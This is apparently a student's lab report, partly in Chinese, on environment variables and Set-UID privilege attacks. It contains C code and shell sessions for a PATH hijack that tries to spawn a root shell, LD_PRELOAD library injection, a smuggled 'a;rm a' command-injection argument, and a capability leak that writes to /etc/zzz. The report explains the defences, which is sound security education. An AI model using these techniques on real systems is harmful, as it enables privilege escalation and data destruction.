



Task 1

1.1 command "printenv PWD" / "env | grep PWD"



```
/bin/bash
[05/02/20]seed@VM:~$ printenv PWD
/home/seed
[05/02/20]seed@VM:~$ env | grep PWD
PWD=/home/seed
[05/02/20]seed@VM:~$
```

1.2 command "export" & "unset"



```
/bin/bash
[05/02/20]seed@VM:~$ export VAR_NAME=value
[05/02/20]seed@VM:~$ printenv VAR_NAME
value
[05/02/20]seed@VM:~$ unset VAR_NAME
[05/02/20]seed@VM:~$ printenv VAR_NAME
[05/02/20]seed@VM:~$
```

Task 2

2.1 program

```

1  #include<unistd.h>
2  #include<stdio.h>
3  #include<stdlib.h>
4
5  extern char **environ;
6
7  void printenv()
8  {
9      int i = 0;
10     while(environ[i] != NULL) {
11         printf("%s\n", environ[i]);
12         i++;
13     }
14 }
15
16 void main()
17 {
18     pid_t childPid;
19
20     switch(childPid = fork()) {
21         case 0:    // child process
22             printenv();
23             exit(0);
24         default:  // parent process
25             // printenv();
26             exit(0);
27     }
28 }

```

2.2 compare the difference

```

1  [05/03/20]seed@VM:~/HW$ task2>child
2  [05/03/20]seed@VM:~/HW$ task2_p>parent
3  [05/03/20]seed@VM:~/HW$ ls
4  child parent task2 task2.c task2_p
5  [05/03/20]seed@VM:~/HW$ diff child parent
6  71c71
7  < _=./task2
8  ---
9  > _=./task2_p

```

2.3 conclusion

The parent's environment variables are inherited by the child process.

Task 3

3.1 command & result

```

1  [05/03/20]seed@VM:~/HW/Lab1$ gedit task3.c
2  [05/03/20]seed@VM:~/HW/Lab1$ gcc task3.c -o task3
3  [05/03/20]seed@VM:~/HW/Lab1$ task3 > task3_1
4  [05/03/20]seed@VM:~/HW/Lab1$ gedit task3.c
5  [05/03/20]seed@VM:~/HW/Lab1$ gcc task3.c -o task3

```

```

6 [05/03/20]seed@VM:~/HW/Lab1$ task3 > task3_2
7 [05/03/20]seed@VM:~/HW/Lab1$ diff task3_1 task3_2
8 0a1,72
9 > XDG_VTNR=7
10 > ORBIT_SOCKETDIR=/tmp/orbit-seed
11 > XDG_SESSION_ID=c1
12 > XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
13 > TERMINATOR_UUID=urn:uuid:e37c4fcb-e251-430f-a4a9-bb8b861b106a
14 > IBUS_DISABLE_SNOOPER=1
15 > CLUTTER_IM_MODULE=xim
16 > ANDROID_HOME=/home/seed/android/android-sdk-linux
17 > GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
18 > TERM=xterm
19 > SHELL=/bin/bash
20 > DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
21 > QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
22 >
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
23 > WINDOWID=60817412
24 > UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1322
25 > GNOME_KEYRING_CONTROL=
26 > GTK_MODULES=gail:atk-bridge:unity-gtk-module
27 > USER=seed
28 >
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
29 > QT_ACCESSIBILITY=1
30 >
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
31 > XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
32 > XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
33 > SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
34 > DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
35 > XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
36 > DESKTOP_SESSION=ubuntu

```

```

37 > PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-
oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-
oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-
tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
38 > QT_IM_MODULE=ibus
39 > QT_QPA_PLATFORMTHEME=appmenu-qt5
40 > XDG_SESSION_TYPE=x11
41 > PWD=/home/seed/HW/Lab1
42 > JOB=gnome-session
43 > XMODIFIERS=@im=ibus
44 > JAVA_HOME=/usr/lib/jvm/java-8-oracle
45 > GNOME_KEYRING_PID=
46 > LANG=en_US.UTF-8
47 > GDM_LANG=en_US
48 > MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
49 > COMPIZ_CONFIG_PROFILE=ubuntu
50 > IM_CONFIG_PHASE=1
51 > GDMSESSION=ubuntu
52 > SESSIONTYPE=gnome-session
53 > GTK2_MODULES=overlay-scrollbar
54 > SHLVL=1
55 > HOME=/home/seed
56 > XDG_SEAT=seat0
57 > LANGUAGE=en_US
58 > LIBGL_ALWAYS_SOFTWARE=1
59 > GNOME_DESKTOP_SESSION_ID=this-is-deprecated
60 > UPSTART_INSTANCE=
61 > XDG_SESSION_DESKTOP=ubuntu
62 > UPSTART_EVENTS=started starting
63 > LOGNAME=seed
64 > DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-wNiwhHELqD
65 > J2SDKDIR=/usr/lib/jvm/java-8-oracle
66 >
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share:/usr/sha
re:/var/lib/snapd/desktop
67 > QT4_IM_MODULE=xim
68 > LESSOPEN=| /usr/bin/lesspipe %s
69 > INSTANCE=Unity
70 > UPSTART_JOB=unity-settings-daemon
71 > XDG_RUNTIME_DIR=/run/user/1000
72 > DISPLAY=:0
73 > XDG_CURRENT_DESKTOP=Unity
74 > GTK_IM_MODULE=ibus
75 > J2REDIR=/usr/lib/jvm/java-8-oracle/jre
76 > LESSCLOSE=/usr/bin/lesspipe %s %s
77 > XAUTHORITY=/home/seed/.xauthority
78 > COLORTERM=gnome-terminal
79 > _=./task3
80 > OLDPWD=/home/seed/HW

```

3.2 conclusion

Environment variables are not automatically inherited by the new program.

Task 4

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main()
4 {
5     system("/usr/bin/env");
6     return 0;
7 }
```

仅截取部分结果

```
jxw@jxw:~/infosec/lab1$ ./task4
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=jxw
LANGUAGE=zh_CN:zh
UPSTART_INSTANCE=
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu
SHLVL=1
HOME=/home/jxw
QT4_IM_MODULE=fcitx
OLDPWD=/home/jxw
DESKTOP_SESSION=ubuntu
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
GTK_MODULES=gail:atk-bridge:unity-gtk-module
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
INSTANCE=
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-u5r97UcZ7S
GNOME_KEYRING_CONTROL=
QT_QPA_PLATFORMTHEME=appmenu-qt5
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
IM_CONFIG_PHASE=1
```

Task 5

Step 1. Write the following program that can print out all the environment variables in the current process.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 extern char **environ;
5
6 void main()
7 {
8     int i = 0;
9     while(environ[i] != NULL)
10     {
11         printf("%s\n", environ[i]);
12         i++;
13     }
14 }
```

Step 2&3. Compile the above program, change its ownership to root, and make it a Set-UID program. In your shell, use the export command to set the following environment variables.

```
$ sudo chown root task5
$ sudo chmod 4755 task5
$ export PATH=11111111
$ export LD_LIBRARY_PATH=22222222
$ export QQQ=33333333
$ ./task5
```

PATH和自定义的环境变量QQQ被传入子进程，LD_LIBRARY_PATH未找到

```
PATH=11111111
```

```
QQQ=33333333
```

Task 6

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 int main()
4 {
5     system("ls");
6     return 0;
7 }
8
```

先将编译出的task6设为root和SET-UID 随后将 /bin/sh 复制到当前目录，重命名为ls 修改环境变量 PATH，在最前方加入当前目录 运行task6，在运行到 system("ls");的时候，根据PATH将默认从当前目录寻找文件 ls，即复制后的 /bin/sh 随后会创建子进程的shell，在子进程中查看uid，发现并没有变成root 说明16.04对此有一定的保护措施

```
jxw@jxw:~/infosec/lab1$ sudo chown root task6
jxw@jxw:~/infosec/lab1$ sudo chmod 4755 task6
jxw@jxw:~/infosec/lab1$ cp /bin/sh ls
jxw@jxw:~/infosec/lab1$ export PATH=.:$PATH
jxw@jxw:~/infosec/lab1$ ./task6
$ printenv PATH
.:/home/jxw/bin:/home/jxw/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$ id
uid=1000(jxw) gid=1000(jxw) 组=1000(jxw),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
jxw@jxw:~/infosec/lab1$
```

Task 7

step1


```

→ lab1 touch mylibc.c
→ lab1 vim mylibc.c
zsh: command not found: vim
→ lab1 gedit mylibc.c
→ lab1 gcc -fPIC -g -c mylibc.c
gcc: error: mylibc.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
→ lab1 gcc -fPIC -g -c mylibc.c
→ lab1 gcc -shared -o libmylib.so.1.0.1 mylibc.o -lc
→ lab1 export LD_PRELOAD=./libmylib.so.1.0.1
→ lab1 gedit myprog.c
→ lab1 gcc myprog.c -o myprog
myprog.c: In function 'main':
myprog.c:1:14: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  int main() { sleep(1); return 0; }
               ^~~~~~
→ lab1

```

step2

- Make myprog a regular program, and run it as a normal user.

```

→ lab1 ./myprog
I am not sleeping!
→ lab1

```

- Make myprog a Set-UID root program, and run it as a normal user.

```

→ lab1 sudo chown root ./myprog
[sudo] password for zjussec:
→ lab1 sudo chmod 4755 ./myprog
→ lab1 ./myprog
→ lab1

```

- Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.

```

root@ubuntu18:/home/zjussec/info_sys_security/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@ubuntu18:/home/zjussec/info_sys_security/lab1# ./myprog
I am not sleeping!
root@ubuntu18:/home/zjussec/info_sys_security/lab1#

```

- Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment variable again in a different user's account (not-root user) and run it.

```

root@ubuntu18:/home/zjussec/info_sys_security/lab1# chown zjussec ./myprog
root@ubuntu18:/home/zjussec/info_sys_security/lab1# chmod 4755 ./myprog
root@ubuntu18:/home/zjussec/info_sys_security/lab1# exit
exit
→ lab1 export LD_PRELOAD=./libmylib.so.1.0.1
→ lab1 ./myprog
I am not sleeping!
→ lab1

```

step 3

这个主要的问题在于动态链接器实施了一些对策，当一个进程的 RUID 和 EUID 不同的时候（上一步骤中第二个条件），动态链接器会并不会继承环境变量中的 LD_PRELOAD 和 LD_LIBRARY_PATH 等变量。

设计实验如下：

1. 首先我们复制一份 env 程序 myenv 到我们自己的工作目录
2. 将 myenv 设置为 Set-UID 程序。

3. 在当前 shell 中 export 一些以 LD_.*的环境变量
4. 分别运行 env 和 myenv, 查看输出结果

```
→ lab1 cp /usr/bin/env ./myenv
→ lab1 sudo chown root ./myenv
→ lab1 sudo chm
sudo: chm: command not found
→ lab1 sudo chmod 4755 ./myenv
→ lab1 export LD_PRELOAD=./libmylib.so.1.0.1
→ lab1 export LD_LIBRARY_PATH=.
→ lab1 export LD_TASK7 = "hello"
zsh: bad assignment
→ lab1 export LD_TASK7 = to
zsh: bad assignment
→ lab1 export LD_TASK7 = to test the step3
zsh: bad assignment
→ lab1 env | grep -E "LD_.*"
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_TASK7=
→ lab1 ./myenv | grep -E "LD_.*"
LD_TASK7=
→ lab1
```

Task 8

step1

system() 函数实际执行会首先打开一个 shell 来执行后面的指令, 那么只要我们让我们输入的内容 中包含一条指令就可以了。Linux 中一行中执行多条命令可以用";"隔开, 这样无论前一条指令运行的结果如何都会执行后面的指令。

```
→ lab1 gedit task8.c
→ lab1 gcc task8.c -o task8
→ lab1 sudo chown root task8
[sudo] password for zjussec:
→ lab1 sudo chmod 4755 task8
→ lab1
```

```
→ lab1 touch a
→ lab1 echo "deadbeef" > a
→ lab1 cat a
deadbeef
→ lab1 ./task8 "a;rm a"
deadbeef
→ lab1 ls -l a
ls: cannot access 'a': No such file or directory
→ lab1
```

step2


```

→ lab1 gedit task8.c
→ lab1 gcc task8.c -o task8
task8.c: In function 'main':
task8.c:21:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
    execve(v[0], v, NULL);
    ~~~~~
→ lab1 sudo chown root task8
→ lab1 sudo chmod 4755 task8
→ lab1 echo "deadbeaf" > a
→ lab1 ./task8 "a;rm a"
/bin/cat: 'a;rm a': No such file or directory
→ lab1

```

可以看到输出显示的是找不到文件“a;rm a”，避免了 step1 中的攻击。这主要是因为 exec 系列的命令并不会像 system 一样先打开一个 shell 在执行相应的指令。exec 系列的指令在创建完子进程以后，会将目标指令进程的上下文替代子进程的上下文，这样子进程就成为了一个专门执行某个命令的进程。

Task 9

```

→ lab1 sudo chown root ./task9
[sudo] password for zjussec:
→ lab1 sudo chmod
chmod: missing operand
Try 'chmod --help' for more information.
→ lab1 sudo chmod 4755 task9
→ lab1

```

```

→ lab1 su
Password:
root@ubuntu18:/home/zjussec/info_sys_security/lab1# touch /etc/zzz
root@ubuntu18:/home/zjussec/info_sys_security/lab1# chmod 0644 /etc/zzz
root@ubuntu18:/home/zjussec/info_sys_security/lab1# ls -l /etc/zzz
-rw-r--r-- 1 root root 0 5月 12 14:50 /etc/zzz
root@ubuntu18:/home/zjussec/info_sys_security/lab1# exit
exit
→ lab1 ./task9
→ lab1 sudo cat /etc/zzz
Malicious Data
→ lab1

```

可以看到文件 `/etc/zzz` 中被写入了恶意数据。

原因：文件指针 fd 被一个 root 所有的 Set-UID 程序打开，因此具有操作文件的能力，而这个 fd 在使用 `fork()` 创建子进程的时候被继承到子进程中，虽然之后通过 `setuid()` 来降低了权限，但是子进程还是可以通过这个 fd 来修改文件。